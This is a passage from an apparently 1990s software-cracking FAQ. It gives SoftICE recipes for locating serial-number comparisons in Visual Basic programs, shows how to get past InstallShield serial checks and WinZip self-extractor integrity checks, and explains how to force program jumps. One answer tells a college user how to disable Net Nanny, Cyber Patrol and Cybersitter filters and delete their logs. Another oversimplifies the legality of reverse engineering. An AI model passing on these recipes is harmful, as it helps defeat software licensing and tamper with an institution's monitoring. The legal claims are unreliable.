```

Just before the REPZ CMPSB if you do a 'ED ESI' and a 'ED ES:DI', you will see what is compared with what.

--- END --

---------- START ----------
:The_VB4_compare_snippet VB40032.DLL

```
: 56        PUSH ESI
: 57        PUSH EDI
: 8B7C2410  MOV EDI, [ESP + 10]
: 8B7C240C  MOV ESI, [ESP + 0C]
: 8B4C2414  MOV ECX, [ESP + 14]
: 33C0xor   EAX, EAX
: F366A7    REPZ CMPSW         <- Compare DS:ESI and ES:EDI HERE! (WideChar)
: 7405      JE 0F79B362
: 1BC0sbb   EAX, EAX
: 83D8FF    SBB EAX, FFFFFFFF
: 5F        POP EDI
: 5E        POP ESI
: C20C00    RET 00C
```

Just before the REPZ CMPSW if you do a 'ED DS:ESI' and a 'ED ES:EDI', you will see what is compared with what.
You may search for code via: S 0 L FFFFFFFF 56,57,8B,7C,24,10,8B,74,24,0C,8B,4C,24,14
You may see something like: Procedure found at 0030:0F79B348 (0F79B348), hence you can set your bpx.
---------- END ----------

---------- START ----------
:The_VB5_snippet_1 MSVBVM50.DLL (BPX ON: __VBAR8STR)

```
00402163    FF75E0            push [ebp-20]     // Entered Serial
00402166    E885EFFFFF        Call 004010F0      // STACK[0] = Entered Serial
0040216B    DC1D28104000      fcomp qword ptr [00401028] // Compare STACK[0] & 401028
00402171    DFE0              fstsw ax
00402173    9E                sahf
00402174    7503              jne 00402179
```

Do a "DL 401028" at the comparison.
---------- END ----------

---------- START ----------
:The_VB5_snippet_2 KERNEL! (BPX ON: MultiByteToWideChar)

```
CALL  [Kernel32!MultiByteToWideChar]
MOV         EBX,EAX
CMP         EDI,-01
JNZ         0F0414EA
DEC         EBX
PUSH        EBX
PUSH        00
CALL        [0F0019A0]
MOV         EBP,EAX
TEST        EBP,EBP < --------- Stop Here!
JZ          0F07C71D
```

Stop where shown above and do a:

S 30:0 L FFFFFFFF 39 00 31 00 31 00 39 00 31 00 31

When you enterd 911911911 as your serial # for example.
NOTE: The wide char format and the truncated hex search used!

SoftICE may find your string location at, for example 0030:004540B8. Type "E" enter in SI. A few Page-Ups should reveal the comparison string.
--- END ---

--- START ---

:The_VB5_snippet_3 MSVBVM50.DLL (BPX ON: BPINT 3 - See Q94)

```
:0F00D9EA   56          PUSH ESI
:0F00D9EB   57          PUSH EDI
:0F00D9EC   8B7C2410    MOV EDI,[ESP+10]
:0F00D9F0   8B74240C    MOV ESI,[ESP+0C]
:0F00D9F4   8B4C2414    MOV ECX,[ESP+14]
:0F00D9F8   33C0        XOR EAX,EAX
:0F00D9FA   F366A7      REPZ CMPSW  <-------- Compare those strings
:0F00D9FD   7405        JZ 0F00DA04
```

Just before the REPZ CMPSW if you do a 'ED DS:ESI' and a 'ED ES:EDI', you will see what is compared with what.
--- END ---

-=-

[Q96]. How can I crack Install Shield 5 setup programs?
[A96].
A compressed Data File always begins with "13 5D 65 8C 3A 01 02 00", so if you cant find any *.z or *.1-x (Usually called _setup.lib) then just look for these bytes.

```
00000000 135D 658C 3A01 0200 0000 0000 0400 561E .]e.:.........V.
00000010 7563 9C82 0300 00B8 B36D FF00 0000 0000 uc.......m......
00000020 00FF 0000 0000 0000 00BD 8103 000B 0000 ................
00000030 0001 00C8 8103 00D4 0000 0000 0000 0000 ................
00000040 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000050 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000060 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

The filenames of the files inculded in the compressed data file can be found at the end of this file...

```
000381B0 8E41 C0B8 7ABC 7D06 101D 04FC 0304 000B .A..z.}.........
000381C0 0000 0000 0000 0000 0000 0000 6200 007F ............b...
000381D0 3100 00FF 0000 0030 1D00 7020 0000 0036 1......0..p ...6
000381E0 0000 0000 000B 4354 4C33 4433 322E 444C ......CTL3D32.DL
000381F0 4C00 0000 0000 0000 0000 0000 0000 0000 L...............
00038200 0000 1803 0000 5001 007E 3200 0053 22C4 ......P..~2..S".
00038210 9820 0000 0034 0000 0000 0009 4D79 646C . ...4......Mydl
00038220 6C2E 646C 6C00 0000 0100 0100 0000 0000 l.dll...........
00038230 0000 0000 0000 5604 00CF D201 007E 8201 ......V......~..
00038240 0042 2042 A720 0000 0035 0000 0000 000A .B B. ...5......
```

```
00038250 554E 494E 5354 2E45 5845 0014 0002 0000 UNINST.EXE......
00038260 008F 0300 0000 0000 0000 00EC 0000 702C ..............p,
00038270 0000 4D55 0300 B720 0E9A 2000 0000 3500 ..MU... .. ...5.
00038280 0000 0000 0A5F 4953 5245 532E 444C 4C00 ....._ISRES.DLL.
00038290 1400 0200 0000 8603 0000 0000           ............
```

Many of those Install Shield installations contain scripts that ask for serial numbers in order to decompress their contents. It used to be that you could simply run InstallShield's ICOMP.EXE utility to decompress the data.z file(s) and bypass Setup altogether; however, the new InstallShield uses scripts.

In the new InstallShield 5 config, the SETUP.INS file contains compiled script. Since many installations require serial numbers inside the script, you can just replace the scripts file...

Here's what you do:

1. Run InstallShield Pro 5 (See http://www.dejanews.com and search for "InstallShield" for details on how to get that package from the InstallShield ftp site.).
2. Create a new installation with 1 file in it. any file...
3. Compile the installation. It will produce a bunch of files in "c:\My Installations..."
4. Copy SETUP.INS to your program installation directory.

If the original compiled script contained very explicit installation procedures, this technique may not work ... however, it does work in the vast majority of cases since the location of files and registry keys seems to be encoded into DATA1.CAB--not the SETUP.INS script.

-=-

[Q97]. Redirecting Execution...

[A97]. Just say you are currently at the location indicated below (in SI)

```
:004753CB 8B45F8                  mov eax, dword ptr [ebp-08]
:004753CE 85C0                    test eax, eax
:004753D0 7403                    je 004753D5                <  ------ Your Here
:004753D2 8B401C                  mov eax, dword ptr [eax+1C]
:004753D5 FF750C                  push [ebp+0C]
:004753D8 FF7778                  push [edi+78]
:004753DB FF7508                  push [ebp+08]
:004753DE 50                      push eax
```

You may <u>still</u> take the jump if you do one of the following:

```
1. :a {enter}
   :jmp 004753D5 {enter}
   : {enter}
```

Theory: We <u>a</u>ssemble the command to change it into a unconditional jump. The changes are permanant for the current execution of the program.

```
2. :r eip=004753D5 {enter}
```

Theory: The instruction pointer (EIP) holds the address of the next instruction to be executed. Once the fetch-execute-cycle has been begun, the address of the next instruction is copied into here. We may intercept this and manually change the flow of the program, giving the address of an instruction that the algorithm may not otherwise have considered executing.

3. :R FL Z {enter}
Theory: We may (even at this stage) alter the flags, altering the sequence of execution of commands, From the previous crack FAQ [A.29] (The list of jump conditions), we know that JE means that the jump will take place if the Zero flag is set:

```
...
   JE     Jump if Equal                          ZF=1 // [A.29 - M CRACK FAQ1]
...
```

so we Reset (R) flag (FL) Zero (Z). This will immediately change the (No Jump) next to the instruction to (| JUMP).

TIP: Use method 3. Most efficient! But it really depends on the code that you are looking at. The others are equally as good.

-=-

[Q98]. I am Using a PC at college but they have stopped me from getting to cracker sites by using a program called "Net Nanny". What can I do?
[A98]. Web nanny programs operate by having a list of keywords (& sites), which once detected on a web page, deny access & log the event. Below is the information on how to disable 3 of the well known ones.

Cyber Patrol
You need a special cracking program, you'll find it on the web: name = cypatrol.zip

Net Nanny

Windows 95: CTRL+ALT+DEL (Get close program menu) Choose OCRAWARE End Task
Windows 3.1/DOS: Edit c:\config.sys, type REM in front of DEVICE=C:\NN\NNDRV.SYS

Cybersitter

Disable totally: Copy win.cyb win.ini // Replace original Win.ini
Block action: CTRL+ALT+DEL end task Tcpwait. Delete the file cywin0.opt & restart internet applications... Cybersitter does not block anymore
Remove log: Find file cywin.alt (usually inside c:\windows) remove read only switch notepad cywin.alt remove any line that begins with the word blocked save the file remake it read only!

Sometimes they can also force the connection to go through a proxy... in which case you may be stuck.

-=-

[Q99]. How do I Set EAX to 1 in 2 steps?
[A99].

```
XOR EAX,EAX             // Set EAX to 0
MOV EAX,00000001        // Move 1 into EAX
```

(or)

```
XOR EAX,EAX             // Set EAX to 0
INC EAX                 // Increment EAX
```

(or)

```
PUSH   00000001         // Push 1 onto the stack
POP    EAX              // Remove 1 from stack + Set EAX to that value
```

-=-

[Q100]. Taking advantage of address of buffers...
[A100]. OK so you know that GetWindowText(a) and GetDlgItemText(a) can get text from a dialogue box, yeh?...

```
int GetWindowText(

    HWND hWnd,     // handle of window or control with text
    LPTSTR lpString,     // address of buffer for text
    int nMaxCount        // maximum number of characters to copy
   );
```

```
UINT GetDlgItemText(

    HWND hDlg,     // handle of dialog box
    int nIDDlgItem,      // identifier of control
    LPTSTR lpString,     // address of buffer for text
    int nMaxCount        // maximum size of string
   );
```

The above functions have a string buffer's (indicated) to hold the address of the text to be taken in! These values have to be pushed to the stack in reverse order before the function is called.

If you encounter a DWORD entry for any of these:

:dd ss:esp+4

That will give you a DWORD hex dump of the stack with all the parameters passed to the function. The address of the buffer is the second parameter of the both functions, thus the second dword on the stack.

-=-

[Q101]. How do I make use of the "DO" command?

[A101]. This is used the same way as the "conditional breakpoint" discussed earlier. The syntax is also the same. Here is an example:

SYNTAX: <*COMMAND*> DO "<*COMMAND*>"

```
BPX GetWindowTexta do "x"
// When GetWindowTexta is called exit SoftICE automatically

BPX GetWindowTexta do "d EAX"
// When GetWIndowTexta is called dump eax automatically
```

-=-

[Q102]. You may not know this but when you create a SELF-EXTRACTABLE EXE with WinZip, it performs checksums and disallows you to edit the caption name's or edit the file. Is there a way to bypass this?

[A102]. I made a text file called "test.txt" with the contents "Test". I made it into a .zip file, then a S-Extractable file. I decided to change the header to: "WaJ! Winzip File Crak" (from the original: "WinZip Self-Extractor - Test.exe") via HexEditing the ASCII text straight onto it.

OK. Now run the .EXE. You will get an error message:

"Winzip Self-Extractor header corrupt. Possible cause: bad disk or file transfer error"

How Dar U! I stick a bpx messageboxa on it and see the following:

```
* Reference To: USER32.SetCursor, Ord:01EBh
                                  |
:004011DB FF15A0934000            Call dword ptr [004093A0]
:004011E1 C3                      ret



* Referenced by a CALL at Addresses:
|:00401210   , :0040127C   , :004018A3   , :004019A1   , :00401C4E
|:00401CBB   , :00401D41   , :00402260   , :00402E88   , :00403863
|:00403970   , :00403B14   , :00403C1B   , :00403CE7   , :00403E07
|:00403E72   , :004045D4
|
:004011E2 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"WaJ! Winzip File Crak"
                                  |
:004011E4 6858794000              push 00407958
:004011E9 FF74240C                push [esp+0C]
:004011ED FF35E0864000            push dword ptr [004086E0]

* Reference To: USER32.MessageBoxA, Ord:0195h
```

```
                                  |
:004011F3 FF159C934000            Call dword ptr [0040939C] <------ Messageboxa called here!
:004011F9 6A02                    push 00000002 <------- We land here!
:004011FB 68A0864000              push 004086A0
:00401200 E823410000              call 00405328 // forced to exit in this call via kernel32!
exitprocess
:00401205 83C408                  add esp, 00000008
:00401208 C20400                  ret 0004



* Referenced by a CALL at Addresses:
|:0040129C   , :004013F9   , :00402DE5   , :004034C5   , :004034EE
|:00403507   , :0040353D   , :0040358F   , :004035C7   , :0040361B
|:004036BD   , :004036E1
|

* Possible StringData Ref from Data Obj ->"WinZip Self-Extractor header corrupt. "
                                        ->" Possible cause:  bad disk or "
                                        ->"file transfer error"
                                  |
:0040120B 68047A4000              push 00407A04
:00401210 E8CDFFFFFF              call 004011E2
:00401215 C3                      ret



* Referenced by a CALL at Address:
|:00403BB1
|
:00401216 33C0                    xor eax, eax
:00401218 C20400                  ret 0004
```

Step down slowly (F10) and you will notice that we have to leave at offset 00401200. A successful candidate must pass this! NOP out the call and all should be allright (you may want to NOP out the message call + PUSH's too!

NOTE: Using ExitProcess API, they can stop us from checking the call preceding this call (F11 or F12), as the program will exit BEFORE it is able to step out. This does not effect us in this example, but sometimes it may cause problems! heh. Nop cracking...

-=-

[Q103]. Can we decompile software even though it states you may not attempt to reverse engineer, decompile, disassemble or otherwise decipher any portion of the Product in the licence?
[A103]. YEP!

The Product in source code form is confidential and *COMPANY's* protected trade secret, and you may not attempt to reverse engineer, decompile, disassemble or otherwise decipher any portion of the Product. Reproduction and/or redistribution of any portion of the Product is specifically prohibited in the absence of a separate written agreement with *COMPANY*.

The legality of reverse engineering software has been established in many parts of the world. In Europe for example, this activity is clearly defined as legal in the European Union Directive. In the United States, several court cases have ruled that the reverse engineering

of software is legal, as long as the motive is not commercial gain. Read more about cases that ruled in favor of the right to disassemble software.

You may have read the above text and said to yourself, "Hey the software license says I am forbidden to decompile the software I own."

The reason for this is so that the company that produced the software can be exempt from any liability resulting from a faulty product. Did that hot new software title format your hard drive? Nothing the manufacturer can do for you because you do not "own" the title and only legal "owners" have the right to demand compensation if something dodgy is found.

In reality of course, things are different. Even the standard "Software License" states that depending on where you live, all the previous gibberish "may not apply to you":

THIS LIMITED WARRANTY GIVES YOU SPECIFIC LEGAL RIGHTS. YOU MAY HAVE OTHER RIGHTS, WHICH VARY FROM STATE/JURISDICTION TO STATE/JURISDICTION.

[or]

SOME STATES AND JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THE ABOVE LIMITATION AND EXCLUSION MAY NOT APPLY TO YOU.

[etc...]

This does not stop them from saying it however, also you "must agree" to this license or you will not be allowed to proceed with the installation of most software titles.

[instead it should read...]

If you wan't to, you may attempt to reverse engineer, decompile, disassemble, explain the inner workings or otherwise decipher any portion of the Product and produce working cracks without prior authorisation of the company. If however you discover that our software transmits infra-red signals back to our depot reporting all your secret desires or something similar, you may not claim compensation, unless you legally OWN the software (Which obviously nobody does! except us). It is however illegal to reverse engineer, decompile, disassemble or otherwise decipher any portion of the Product for commercial gain or apply these cracks to the software & use it over the allocated evaluation period. Reproducing the software is also not allowed (except 1 backup copy). Also if you die using the software or you discover that our software is really a trojan then, we can't be compensated a penny.

SOME STATES AND JURISDICTIONS (SUCH AS JAPAN) DO NOT GIVE A CRAP ABOUT COPYRIGHT LAWS OR PIRACY, SO THE ABOVE LIMITATION AND EXCLUSION MAY NOT APPLY TO YOU.

-=-

My Greetz go to:

LaZaRuS (Group Greetz),
Shadow (Group Greetz),
& other HF members....
+Fravia(for the displaced but excellent fortress),
Owl (SITool. kewl work, awaiting new SITool),
LordByte(SITool. kewl work, awaiting new SITool),
UCF (for Procdump. kewl work),
+Sandman(For hosting MCF Part I & his weal work)
Jeff ;) (For being a good friend).
Torn@do (for cRACKERS nOTES. Keep it up)

Carpathia (for #cracking4newbies. King Of Lamers... eh I Mean Lamer Logs. heh.),

And all the rest of the people Ive forgotten (or mentions anywhere on the FAQ). God I wanna quit smoking. ;)

-=-

-=-